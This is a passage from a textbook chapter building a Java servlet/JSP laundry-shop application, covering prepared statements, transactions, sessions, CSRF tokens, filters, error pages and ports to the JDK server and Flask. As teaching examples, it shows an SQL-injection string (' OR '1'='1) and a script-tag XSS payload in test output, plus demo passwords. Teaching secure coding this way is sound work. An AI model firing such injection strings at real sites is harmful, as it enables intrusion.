                Class.forName(cls);
            } catch (ClassNotFoundException e) {
                throw new IllegalStateException("JDBC driver " + cls + " is not on the
classpath", e);
            }
        }
    }

    public boolean isSqlite() {
        return url != null && url.startsWith("jdbc:sqlite:");
    }

    public Connection open() throws SQLException {
        Connection c = pool != null ? pool.getConnection()
                     : DriverManager.getConnection(url, user, password);
        if (isSqlite()) {
            try (Statement s = c.createStatement()) {
                s.execute("PRAGMA foreign_keys = ON");     // off by default in SQLite
                s.execute("PRAGMA busy_timeout = 5000");
            }
        }
        return c;
    }
}
```

The URL decides everything: `jdbc:sqlite:C:/Users/ayu/profitina-laundry/laundry.db` opens a file, `jdbc:mysql://localhost:3306/profitina_laundry` a MySQL database. SQLite's foreign keys, off by default, and a short busy timeout are set here once for every connection.

7.16.3 The DAO: bound values and transactions

Listing 7.49 is the method behind the bill list.

Listing 7.49 `BillDao.find`: one fixed SQL text with five placeholders, bound one by one. `(? = '' OR b.Outlet_id = ?)` means "any outlet when the filter is empty".

```
    public List<Bill> find(String outletId, String status, int limit) throws SQLException {
        String sql = SELECT
            + " WHERE (? = '' OR b.Outlet_id = ?) AND (? = '' OR b.status = ?)"
            + " ORDER BY b.arrived DESC, b.id DESC LIMIT ?";
        try (Connection c = db.open(); PreparedStatement ps = c.prepareStatement(sql)) {
            ps.setString(1, outletId);
            ps.setString(2, outletId);
            ps.setString(3, status);
            ps.setString(4, status);
            ps.setInt(5, limit);
            try (ResultSet rs = ps.executeQuery()) {
                List<Bill> bills = new ArrayList<>();
                while (rs.next()) {
                    bills.add(read(rs));
                }
                return bills;
            }
        }
    }
```

The question marks are placeholders, bound by `setString`: SQL text and data travel separately, so a value can never change the statement — an "outlet" of `' OR '1'='1` is just a string that matches nothing. This is Chapter 5's prepared statement in Java. **`try (…)` closes** connection, statement and result set even when something throws; a connection leaked per request exhausts a pool in an afternoon. **The columns are named**, because `SELECT *` breaks silently when a column is added. The same SQL runs on SQLite and MySQL.

Creating a bill writes the bill and its first `StatusLog` row, which must succeed or fail together, **Listing 7.50**.

Listing 7.50 `BillDao.insert`: the next id, the bill and its audit row in one transaction; any failure rolls all of it back.

```
    public String insert(String customerId, String serviceId, int unit, long payment,
                         String rack, String outletId, String employeeId, String now)
throws SQLException {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);
            try {
                String id;
                try (PreparedStatement ps = c.prepareStatement("SELECT MAX(id) FROM Bill");
                     ResultSet rs = ps.executeQuery()) {
                    rs.next();
                    String max = rs.getString(1);                          // e.g. "B2953"
                    id = String.format("B%04d", max == null ? 1 :
Integer.parseInt(max.substring(1)) + 1);
                }
                try (PreparedStatement ps = c.prepareStatement(
                        "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                      + " Customer_id, Employee_id, Service_id, Outlet_id)"
                      + " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")) {
                    ps.setString(1, id);
                    ps.setString(2, now);
                    ps.setString(3, rack);
                    ps.setInt(4, unit);
                    ps.setLong(5, payment);
                    ps.setString(6, customerId);
                    ps.setString(7, employeeId);
                    ps.setString(8, serviceId);
                    ps.setString(9, outletId);
                    ps.executeUpdate();
                }
                log(c, id, "queued", now, employeeId);
                c.commit();
                return id;
            } catch (SQLException e) {
                c.rollback();
                throw e;
            }
        }
    }
```

`setAutoCommit(false)` starts a transaction, `commit()` makes both rows permanent at once, and `rollback()` undoes a half-finished attempt. The next id is computed inside the transaction. `advance` adds one more safeguard: `UPDATE … WHERE id = ? AND status = ?` changes the row only if nobody changed it first.

7.16.4 Building the DAO once: a listener, and optionally a pool

Somebody has to create `Db` and the DAOs before the first request. That somebody is `AppListener`, **Listing 7.51**, a `ServletContextListener` the container calls once at deployment.

Listing 7.51 `AppListener`: at deployment, choose the database (a JNDI pool, the environment variable `LAUNDRY_DB_URL`, or the URL in `web.xml`), build the DAOs, and put them and the reference lists into application scope.

```
package laundry.web;

import jakarta.servlet.ServletContext;
import jakarta.servlet.ServletContextEvent;
import jakarta.servlet.ServletContextListener;
import jakarta.servlet.annotation.WebListener;
import javax.naming.InitialContext;
import javax.sql.DataSource;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.dao.EmployeeDao;

/**
 * Runs once, when the container deploys the application, before any request.
 * It builds the data-access objects and puts them, with the price list and
 * the outlets, into application scope, where every servlet can find them.
 */
@WebListener
public class AppListener implements ServletContextListener {

    @Override
    public void contextInitialized(ServletContextEvent event) {
        ServletContext app = event.getServletContext();
        try {
            Db db;
            String jndi = app.getInitParameter("laundry.db.jndi");
            if (jndi != null && !jndi.isBlank()) {           // a pool declared in
context.xml
                db = new Db((DataSource) new InitialContext().lookup("java:comp/env/" +
jndi));
            } else {                                          // a plain JDBC URL
                String env = System.getenv("LAUNDRY_DB_URL");
                String url = env != null ? env : app.getInitParameter("laundry.db.url");
                url = url.replace("${user.home}",
System.getProperty("user.home").replace('\\', '/'));
                db = new Db(url, System.getenv("LAUNDRY_DB_USER"),
System.getenv("LAUNDRY_DB_PASSWORD"));
                app.log("Profitina Laundry: database " + url);
            }
            BillDao bills = new BillDao(db);
            app.setAttribute("billDao", bills);
            app.setAttribute("employeeDao", new EmployeeDao(db));
            app.setAttribute("services", bills.services());   //
${applicationScope.services}
            app.setAttribute("outlets", bills.outlets());
        } catch (Exception e) {
            throw new IllegalStateException("Profitina Laundry cannot reach its database",
e);
        }
    }
}
```

Switching to MySQL therefore needs no code change: load `ProfitinaLaundry/App/database/schema.mysql.sql` and `seed.mysql.sql` (phpMyAdmin, or `mysql -u root -p < schema.mysql.sql`), create a user limited to that schema, put `mysql-connector-j-9.x.jar` in `lib-extra/`, rebuild, and start Tomcat with `LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry`, `LAUNDRY_DB_USER` and `LAUNDRY_DB_PASSWORD`. The password lives in the environment, never in the WAR.

Opening a MySQL connection per request is slow, so a container offers a **pool** of connections opened once and lent out, **Listing 7.52**.

Listing 7.52 A Tomcat connection pool for MySQL. With `laundry.db.jndi` set to `jdbc/laundry`, `AppListener` looks up `java:comp/env/jdbc/laundry` and `Db` borrows from the pool.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Rename to context.xml to let Tomcat keep a POOL of MySQL connections and
     publish it under the JNDI name java:comp/env/jdbc/laundry. Then set the
     context-param laundry.db.jndi to jdbc/laundry in WEB-INF/web.xml, and
     copy mysql-connector-j-9.x.jar into Tomcat's own lib/ folder.
     Use a database account that may only read and write this schema: never root. -->
<Context>
  <Resource name="jdbc/laundry" auth="Container" type="javax.sql.DataSource"
            driverClassName="com.mysql.cj.jdbc.Driver"
            url="jdbc:mysql://localhost:3306/profitina_laundry"
            username="laundry" password="change-me"
            maxTotal="20" maxIdle="5" maxWaitMillis="10000"/>
</Context>
```

The pool's user is `laundry`, not `root`, and may only touch one schema; and its credentials live in the container's configuration, so the same WAR goes to the shop and to the classroom with different passwords.

7.17 Sessions, Cookies and Logging In

7.17.1 The problem, and the mechanism

HTTP forgets; a shop needs to know that this is the cashier who logged in five minutes ago.

> **DEFINITION.** A **session** is a map kept on the server that belongs to one browser. The browser holds only a key to it — a cookie, in Tomcat named `JSESSIONID`. The container creates the session, sends the cookie, and on every later request finds the map from the cookie.

The *data* stays on the server; the browser holds only the key. `request.getSession()` finds or creates the session; `getSession(false)` returns `null` instead, which is how the auth filter asks "is anybody logged in?" without creating a session for a stranger.

7.17.2 Logging in

Listing 7.53 is the login controller.

Listing 7.53 `LoginServlet`: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect.

```
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.security.SecureRandom;
import java.sql.SQLException;
import java.util.HexFormat;
import laundry.dao.EmployeeDao;
import laundry.model.Employee;
import laundry.model.Validator;

/** GET shows the login form; POST checks the password and starts a session. */
@WebServlet("/login")
public class LoginServlet extends HttpServlet {

    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = Validator.field(req.getParameter("email")).toLowerCase();
        String password = req.getParameter("password");
        EmployeeDao dao = (EmployeeDao) getServletContext().getAttribute("employeeDao");
        Employee user;
        try {
            user = dao.login(email, password);
        } catch (SQLException e) {
            throw new ServletException("login failed", e);
        }
        if (user == null) {                                    // one answer for both
mistakes
            req.setAttribute("error", "E-mail or password is not correct.");
            req.setAttribute("email", email);
            resp.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
            req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
            return;
```

Listing 7.53 (Continued) *LoginServlet: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect.*

```
        }
        HttpSession session = req.getSession();
        req.changeSessionId();                                 // a new id at login: no
session fixation
        byte[] token = new byte[16];
        RANDOM.nextBytes(token);
        session.setAttribute("user", user);
        session.setAttribute("csrf", HexFormat.of().formatHex(token));
        resp.sendRedirect(req.getContextPath() + "/bills");
    }
}
```

Four security decisions are in **Listing 7.53**. **One message for both mistakes**, so an attacker cannot learn which e-mails exist; `EmployeeDao.login` even spends the same time on an unknown

e-mail. **Passwords are checked against a hash** of the form `pbkdf2_sha256$600000$<salt>$<key>`, recomputed and compared in constant time; the password is never stored, logged or shown, as UU PDP No. 27/2022 [4] expects. **`changeSessionId()` at login** defeats *session fixation*. And **a CSRF token** in the session and in every form lets the auth filter refuse a POST forged by another site, which can make the browser send a request but cannot read the token.

The demo accounts are `kasir1@profitina-laundry.example` / `Kasir#2026` (cashier, Rungkut), `owner@profitina-laundry.example` / `Owner#2026` and `cuci1@profitina-laundry.example` / `Cuci#2026` (washer). `LogoutServlet` calls `session.invalidate()` and redirects to the login page.

7.17.3 Cookies directly

A session is a cookie used well. Cookies can also carry small things that should outlive a visit, such as the outlet a cashier last chose, as in **Listing 7.54**.

Listing 7.54 Setting a cookie that survives the browser closing. EL reads it as `${cookie.lastOutlet.value}`.

```
<%
    Cookie c = new Cookie("lastOutlet", request.getParameter("outlet"));
    c.setMaxAge(60 * 60 * 24 * 30);        // thirty days, in seconds
    c.setHttpOnly(true);                   // JavaScript cannot read it
    c.setPath(request.getContextPath());
    response.addCookie(c);
%>
```

Set a cookie before the response is committed; mark it `HttpOnly`; and remember that a cookie holding personal data is personal data under UU PDP — store a preference, not a person.

> **Never print a session id.** The demonstration pages print a shortened one to show the mechanism. On a real page it is a credential: anyone who reads it from a screen or a log can put it in their own browser and *be* that cashier.

7.18 Filters

7.18.1 What a filter is

Some work belongs to every request — decode UTF-8, log, check the login — and copying it into every servlet is how it gets forgotten in one.

> **DEFINITION.** A **filter** is a class the container calls *before* the servlet for every request whose address matches the filter's mapping. It receives the request, the response and a **chain**; calling `chain.doFilter(request, response)` passes the request on to the next filter or, at the end, to the servlet. A filter that does not call it stops the request there.

Code before `chain.doFilter` runs on the way in; code after it runs on the way out, once the servlet and the page have finished. **Figure 7.2** showed the Laundry's three filters in place.

7.18.2 The three Laundry filters

Listing 7.55 is the simplest possible filter.

Listing 7.55 `EncodingFilter`: UTF-8 for every request and response, set before any servlet reads a parameter.

```java
package laundry.web;

import jakarta.servlet.Filter;
import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.ServletRequest;
import jakarta.servlet.ServletResponse;
import java.io.IOException;

/**
 * First filter in the chain: every request body is read as UTF-8 and every
 * response is written as UTF-8, before any servlet reads a parameter.
 */
public class EncodingFilter implements Filter {

    @Override
    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        resp.setCharacterEncoding("UTF-8");
        chain.doFilter(req, resp);                  // hand the request on
    }
}
```

It is first because once a parameter has been read, the body has been decoded, and setting the encoding afterwards changes nothing.

Listing 7.56 does its work on the way *out*.

Listing 7.56 `AccessLogFilter`: time the rest of the chain, then log one line with the method, the address and the resulting status.

```java
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;

/**
 * Writes one line per request to the container's log:
 *     GET /laundry/bills -> 200 in 14 ms
 * Code before chain.doFilter runs on the way in; code after it, on the way out.
 */
public class AccessLogFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        long start = System.nanoTime();
        try {
            chain.doFilter(req, resp);
        } finally {
            long ms = (System.nanoTime() - start) / 1_000_000;
            getServletContext().log(req.getMethod() + " " + req.getRequestURI()
                                    + " -> " + resp.getStatus() + " in " + ms + " ms");
        }
    }
}
```

`HttpFilter` (Servlet 4.0 and later) hands the filter HTTP-typed objects; the `finally` logs even when something further down throws.

Listing 7.57 guards the bill pages.

Listing 7.57 `AuthFilter`: no logged-in employee, go to the login page; a POST without the right token, 403; otherwise pass on.

```
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;

/**
 * Guards every page that shows or changes bills (see the filter-mapping in
 * web.xml). No logged-in employee: go to the login page. A POST without the
 * session's secret token: refuse it (protection against cross-site request
 * forgery). Otherwise let the request through to its servlet.
 */
public class AuthFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        HttpSession session = req.getSession(false);          // do not create one
        if (session == null || session.getAttribute("user") == null) {
            resp.sendRedirect(req.getContextPath() + "/login");
            return;                                           // the chain stops here
        }
        if (req.getMethod().equals("POST")) {
            Object expected = session.getAttribute("csrf");
            if (expected == null || !expected.equals(req.getParameter("csrf"))) {
                resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Form expired; please
reload the page.");
                return;
            }
        }
        chain.doFilter(req, resp);
    }
}
```

Thanks to this one class no bill servlet contains a login check, and none can forget one. The login page stays outside its mapping, or nobody could log in.

> **THE KEY INSIGHT.** Filters are where *cross-cutting* rules live — rules that apply to many addresses and belong to none of them. Every web framework has the idea under some name: *middleware* in Express and ASP.NET Core, `before_request` in Flask (Section 7.22), `Filter` in the JDK's own HTTP server (Section 7.21).

7.19 Errors, Including and Forwarding

7.19.1 The page a customer should see

Something will throw; the question is what the person at the counter sees. With `errorPage` and `isErrorPage`, MiniJSP's `boom.jsp` divides by zero and `/boom.jsp?kilos=12` produced **Listing 7.58**.

Listing 7.58 The real output of MiniJSP's `boom.jsp`. `isErrorPage="true"` on `error.jsp` is what makes the ninth implicit object, `exception`, exist there.

```
Something went wrong at our end

Nothing was charged and nothing was saved. Please try again, or telephone
the outlet on 031-0000-2101.

Technical detail, for the shop's own log:
java.lang.ArithmeticException: / by zero
```

The `<error-page>` elements of **Listing 7.14** do this for the whole application: one catches any `Throwable`, others catch the 403 and 404 that servlets send with `sendError`. All lead to one view, **Listing 7.59**.

Listing 7.59 `error.jsp`: one view for 404, 403 and everything else, chosen by `${pageContext.errorData.statusCode}`. The exception goes to the log, never to the screen.

```jsp
<%@ page isErrorPage="true" %>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:set var="code" value="${pageContext.errorData.statusCode}"/>
<c:choose>
  <c:when test="${code == 404}">
    <h1>Not found</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}" default="There is no
such page."/></p>
  </c:when>
  <c:when test="${code == 403}">
    <h1>Not allowed</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}"/></p>
  </c:when>
  <c:otherwise>
    <h1>Something went wrong at our end</h1>
    <p>Nothing was saved. Please try again, or telephone the outlet.</p>
    <% if (exception != null) application.log("error page", exception); %>
  </c:otherwise>
</c:choose>
<p><a href="${ctx}/bills">Back to the bills</a></p>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

> **Never show a stack trace to a visitor.** It names your classes, file paths, library versions and sometimes your SQL — a free map for anybody looking for a way in. Log it with `application.log(…)` and show one sentence.

7.19.2 Two includes, and the rule for choosing

There are two ways to put one page inside another, and they differ exactly as the translation phase differs from the request phase. `<%@ include file="…" %>` pastes the other file's *text* at translation time; `<jsp:include page="…"/>` runs the other page at request time and inserts its *output*. **Table 7.10** sets them side by side.

Table 7.10 The two include mechanisms. The last four rows decide which to use.

	`<%@ include %>`	`<jsp:include>`
When	Translation time	Request time
What is inserted	The other file's **text**	The other page's **output**
One servlet or two	One	Two
Can the file name be computed?	No	Yes
Sees the including page's variables	Yes — same method	No — separate page
Cost per request	None	A method call

The rule follows from the table: **use the include directive for content that changes rarely**, such as a header or a footer, because it is faster; **use `jsp:include` for content that changes often**, or whose page cannot be chosen until the request arrives. MiniJSP's `include-demo.jsp` includes one page twice in a single request, with a different parameter each time, **Listing 7.60**.

Listing 7.60 A dynamic include with `<jsp:param>` supplying a value. The page contains it twice, the second time with "Good afternoon".

```
<jsp:include page="date.jsp">
  <jsp:param name="greeting" value="Good morning"/>
</jsp:include>
```

`date.jsp` counts its own runs in request scope; **Listing 7.61** is the real output.

Listing 7.61 The real output: one page ran twice inside one request — the run number proves it — and each run saw its own parameter. A directive include could do neither.

```
date.jsp, run number 1 in this request, at 16:40:26.527,
greeting passed in: "Good morning".

date.jsp, run number 2 in this request, at 16:40:26.527,
greeting passed in: "Good afternoon".
```

7.19.3 Forwarding and redirecting

`<jsp:forward page="/main.jsp"/>` in a page, and `request.getRequestDispatcher(path).forward(request, response)` in a servlet, hand the whole request to another component. The original request object — with every attribute in request scope — goes with it, which is precisely how every Laundry controller hands its model to its view.

> **THE KEY INSIGHT: a forward is not a redirect.** A **forward** happens inside the server: one request, one response, and the browser's address bar does not change. A **redirect** — `response.sendRedirect(url)` — sends a 302 (or 303) to the browser, which then makes a second request; the address bar changes and request scope is empty. Forward to show a view; redirect after a successful POST.

7.20 Testing Servlets without a Container

A servlet is a class, and its inputs and outputs are interfaces: `HttpServletRequest`, `HttpServletResponse`, `HttpSession`, `RequestDispatcher`, `FilterChain`. Anything that implements those interfaces can call it. The Tomcat track's `test/laundry/StubTest.java` uses `java.lang.reflect.Proxy` to build small stand-ins for each — a request whose parameters come from a map, a dispatcher that merely records the path it was asked to forward to, a session that survives from one call to the next — and then drives the real listener, filters and servlets against a copy of the sample database. `./test.sh` compiles everything against the Servlet API jar and runs it; **Listing 7.62** is its real output.

Listing 7.62 The real output of `jsp-servlet/test.sh`: the Tomcat track's listener, three filters and seven servlets, run against stand-in container objects and the sample database. The clock was fixed at 2026-09-30 21:00:00 so every run gives the same answer.

```
PASS  T1 listener fills application scope  -- services=12, outlets=3
PASS  T2 no session: AuthFilter redirects, chain stops  -- redirect /laundry/login
PASS  T3 wrong password: 401 and the login view again  -- error="E-mail or password is not
correct."
PASS  T4 right password: redirect, new session id, user and csrf in session  -- user=Dewi
Lestari Putri (cashier)
PASS  T5 with a session: AuthFilter lets the request through
PASS  T6 GET /bills?outlet=O01&status=queued forwards bills.jsp with 9 bills  -- first
three:
        B2953  2026-09-30 20:49:43  Lestari Mahendra  1 item  Rp 45.000
        B2949  2026-09-30 15:36:01  Zahra Halim  7 kg  Rp 56.000
        B2948  2026-09-30 13:56:56  Joko Mahendra  6 kg  Rp 36.000
PASS  T7 bad form: 400, the form again, one message per field  --
        customerId: A customer id looks like C0001.
        quantity: Weight in kg, for example 3.2 (at most 100).
        rack: Rack A01 already holds an open bill.
PASS  T8 POST without the csrf token: 403 from AuthFilter  -- Form expired; please reload
the page.
PASS  T9 good form: bill stored, redirect to it (Post/Redirect/Get)  -- flash="Bill B2954
created: 4 kg x Rp 12.000 = Rp 48.000."
PASS  T10 GET /bill?id=B2954 forwards bill.jsp  -- B2954 Nabila Rahman, 4 kg, Rp 48.000,
rack A02, queued, arrived 2026-09-30 21:00:00
PASS  T11 advance: queued -> finished, then departed refused while unpaid  -- "Bill B2954
moved on." / "Bill B2954 still owes Rp 48.000; record the payment first."
PASS  T12 unknown bill: 404  -- There is no bill B9999.
PASS  T13 AccessLogFilter writes one line after the chain  -- GET /laundry/bills -> 200 in
0 ms
PASS  T14 EncodingFilter sets UTF-8 before the servlet runs
PASS  T15 HelloServlet writes its page  -- 7 lines of HTML
PASS  T16 after logout the session is gone
16 passed, 0 failed
```

This proves the controllers decide, store, forward and redirect correctly; it does **not** prove the JSP pages render, because no JSP engine ran. The same sixteen checks also passed against a MariaDB 10.11 server loaded from the MySQL scripts.

7.21 The Same Features on the JDK's Own HTTP Server

Every JDK contains a small web server, `com.sun.net.httpserver.HttpServer`. The `java-httpserver` track builds the same bills pages on it, reusing the Tomcat track's `model` and `dao` packages unchanged; `./run.sh` starts it at `http://127.0.0.1:8081/`. Everything Tomcat did silently must now be done by hand, which shows what the container was doing for you. **Listing 7.63** is the wiring.

Listing 7.63 Part of `Main.java`: one *context* per address — the servlet mapping of this server — each with its list of filters, and a thread pool.

```
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        // One context per address, like a servlet-mapping; the filters are the filter
chain.
        add(server, "/login", pages::login, log);
        add(server, "/logout", pages::logout, log);
        add(server, "/bills", pages::list, log, login);
        add(server, "/bills/new", pages::create, log, login);
        add(server, "/bill", pages::detail, log, login);
        add(server, "/bill/advance", pages::advance, log, login);
        add(server, "/static/", ex -> {                            // style.css and the
logo
            Path file = Path.of("static",
Path.of(ex.getRequestURI().getPath()).getFileName().toString());
            if (!Files.isRegularFile(file)) {
                ex.sendResponseHeaders(404, -1);
                ex.close();
                return;
            }
            ex.getResponseHeaders().set("Content-Type",
                    file.toString().endsWith(".css") ? "text/css; charset=UTF-8" :
"image/png");
            byte[] bytes = Files.readAllBytes(file);
            ex.sendResponseHeaders(200, bytes.length);
            ex.getResponseBody().write(bytes);
            ex.close();
        });
        add(server, "/", ex -> Web.redirect(ex, "/bills"), log);
        server.setExecutor(Executors.newFixedThreadPool(8));   // like the container's
thread pool
        server.start();
```

`createContext("/bills", handler)` is `@WebServlet("/bills")`. `context.getFilters().add(f)` is `<filter-mapping>`. The executor is the connector's thread pool. The JDK's filter class, **Listing 7.64**, is so close to the servlet one that the code barely changes.

Listing 7.64 The two JDK filters: the access log, and the login and CSRF check, each calling `chain.doFilter(ex)` to pass the request on.

```
package laundry.http;

import com.sun.net.httpserver.Filter;
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.util.Map;

/** The JDK's own filters: the same idea, and nearly the same shape, as a servlet Filter.
*/
public final class Filters {

    private Filters() { }

    /** One line per request: GET /bills -> 200 in 14 ms. */
    public static final class AccessLog extends Filter {
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            long start = System.nanoTime();
            try {
                chain.doFilter(ex);
            } finally {
                System.out.println(ex.getRequestMethod() + " " + ex.getRequestURI() + " ->
"
                        + ex.getResponseCode() + " in " + (System.nanoTime() - start) /
1_000_000 + " ms");
            }
        }

        @Override
        public String description() {
            return "access log";
        }
    }

    /** No session: go and log in. A POST without the session's token: 403. */
    public static final class RequireLogin extends Filter {
        private final Sessions sessions;
        private final Template views;

        public RequireLogin(Sessions sessions, Template views) {
            this.sessions = sessions;
            this.views = views;
        }
```

Listing 7.64 (Continued) *The two JDK filters: the access log, and the login and CSRF check, each calling chain.doFilter(ex) to pass the request on.*

```
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            Map<String, Object> session = sessions.find(ex);
            if (session == null || session.get("user") == null) {
                Web.redirect(ex, "/login");
                return;                                         // the chain stops here
            }
            if (ex.getRequestMethod().equals("POST")
                    && !session.get("csrf").equals(Web.param(ex, "csrf"))) {
                Web.html(ex, 403, views.render("error", Map.of("title", "Not allowed",
                        "message", "Form expired; please reload the page.")));
                return;
            }
            RequestScope.of(ex).put("session", session);         // handed on to the
handler
            chain.doFilter(ex);
        }

        @Override
        public String description() {
            return "login required";
        }
    }
}
```

What Tomcat did silently must be written: `Sessions.java` keeps a map per browser behind a random `HttpOnly; SameSite=Lax` cookie, renews the id at login and expires idle sessions; `Html.esc` does what `<c:out>` does; and a template engine renders the views, **Listing 7.65**.

Listing 7.65 A template engine in under fifty lines: `{{name}}` escapes, `{{{name}}}` does not, `{{> file}}` includes. Escaping is the default and must be refused explicitly.

```
package laundry.http;

import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * A template engine in under fifty lines. A template is an HTML file with holes:
 *   {{name}}     the value of "name", HTML-escaped      (like <c:out value="${name}"/>)
 *   {{{name}}}   the value, NOT escaped: only for HTML this program built itself
 *   {{> file}}   the text of templates/file.html        (like <%@ include file="..." %>)
 * Loops and decisions stay in Java, which builds the pieces and passes them in.
 */
public final class Template {

    private static final Pattern HOLE =
Pattern.compile("\\{\\{\\{(\\w+)}}}|\\{\\{>\\s*(\\w+)\\s*}}|\\{\\{(\\w+)}}");
    private final Path dir;

    public Template(Path dir) {
        this.dir = dir;
    }

    public String render(String name, Map<String, ?> model) throws IOException {
        String text = Files.readString(dir.resolve(name + ".html"),
StandardCharsets.UTF_8);
        Matcher m = HOLE.matcher(text);
        StringBuilder out = new StringBuilder();
        while (m.find()) {
            String piece;
            if (m.group(1) != null) {
                Object raw = model.get(m.group(1));
                piece = raw == null ? "" : raw.toString();                    // raw
            } else if (m.group(2) != null) {
                piece = render(m.group(2), model);                            // include
            } else {
                piece = Html.esc(model.get(m.group(3)));                      // escaped
            }
            m.appendReplacement(out, Matcher.quoteReplacement(piece));
        }
        m.appendTail(out);
        return out.toString();
    }
}
```

This engine has no loops, so the handler builds the rows by rendering `bill_row.html` once per bill — **Listing 7.66** — which is `<c:forEach>` done by hand in Java.

Listing 7.66 `bill_row.html`, one table row with holes; `BillPages.list` renders it once per bill.

```
  <tr class="{{status}}">
    <td>{{n}}</td>
    <td><a href="/bill?id={{id}}">{{id}}</a></td>
    <td>{{arrived}}</td>
    <td>{{customer}}</td>
    <td>{{service}}</td>
    <td>{{quantity}}</td>
    <td class="num">{{charged}}</td>
    <td>{{status}}</td>
  </tr>
```

Building this track turned up a trap. The first version passed the parsed form from filter to handler with `HttpExchange.setAttribute`, and in the test run the second login saw the first one's e-mail and password: the JDK keeps those attributes in the *context*, shared by every request to that address. A twenty-line experiment confirmed it. The fix, **Listing 7.67**, is a real request scope.

Listing 7.67 `RequestScope`: a map that belongs to one exchange and disappears with it. What a servlet container gives you as `request.setAttribute`, built by hand.

```
package laundry.http;

import com.sun.net.httpserver.HttpExchange;
import java.util.Collections;
import java.util.HashMap;
import java.util.Map;
import java.util.WeakHashMap;

/**
 * Request scope: a map that belongs to ONE exchange. We cannot use
 * HttpExchange.setAttribute for this, because the JDK keeps those attributes
 * in the HttpContext, so they are shared by every request to the same
 * address -- the second request would see the first one's data. The map
 * disappears on its own when the exchange is garbage-collected.
 */
public final class RequestScope {

    private static final Map<HttpExchange, Map<String, Object>> SCOPES =
            Collections.synchronizedMap(new WeakHashMap<>());

    private RequestScope() { }

    public static Map<String, Object> of(HttpExchange ex) {
        return SCOPES.computeIfAbsent(ex, k -> new HashMap<>());
    }
}
```

> **Know which of your "scopes" is really shared.** `HttpExchange` attributes on the JDK server, fields of a servlet and declarations in a JSP page are easy to mistake for per-request storage, yet, like application scope, they are shared by every request. Each is fine for configuration and a bug for anything a visitor sent.

`test.sh` starts the real server on a free port over a copy of the database, drives it over real HTTP with `java.net.http.HttpClient` (cookies included), prints the results, and stops. **Listing 7.68** is an extract of the real run.

Listing 7.68 An extract of the real output of `java-httpserver/test.sh` (11 of its 14 checks, all of which passed). The server printed an access-log line for each request, such as `GET /bills?outlet=O01&status=queued -> 200 in 29 ms`.

```
PASS  H1 GET /bills without logging in -> 303 to /login
PASS  H2 wrong password -> 401, same page
PASS  H3 what the visitor typed comes back escaped  --
value="&lt;script&gt;alert(1)&lt;/script&gt;"
PASS  H4 right password -> 303 to /bills and an HttpOnly session cookie  --
LAUNDRYSESSION=<32 hex digits>; Path=/; HttpOnly; SameSite=Lax
PASS  H5 GET /bills?outlet=O01&status=queued -> 9 bills
PASS  H7 bad form -> 400 with a message per field, typing kept
PASS  H8 POST without the token -> 403 from the filter
PASS  H9 good form -> 303 to the new bill  -- /bill?id=B2954
PASS  H10 the bill page shows the flash once, and the right price  -- Bill B2954 created: 4
kg x Rp 12.000 = Rp 48.000.
PASS  H12 advance: finished, then departed refused while unpaid  -- Bill B2954 moved on. /
Bill B2954 still owes Rp 48.000; record the payment first.
PASS  H13 unknown bill -> 404 page
14 passed, 0 failed
```

The same fourteen checks passed again against MariaDB, with nothing changed but `-Dlaundry.db.url`.

7.22 The Same Features in Python: Flask and Jinja2

Flask with its template language Jinja2 is Python's counterpart of servlets with JSP, EL and JSTL. The `python-flask` track builds the same pages; `pip install Flask` and `python app.py` start it at `http://127.0.0.1:5000/`. **Table 7.11** is the translation.

Table 7.11 One application, three stacks. Only the names change; the jobs are the same.

Idea	Servlet + JSP (Tomcat)	JDK HttpServer	Flask + Jinja2
Address → code	`@WebServlet("/bills")`	`createContext("/bills", h)`	`@app.route("/bills")`
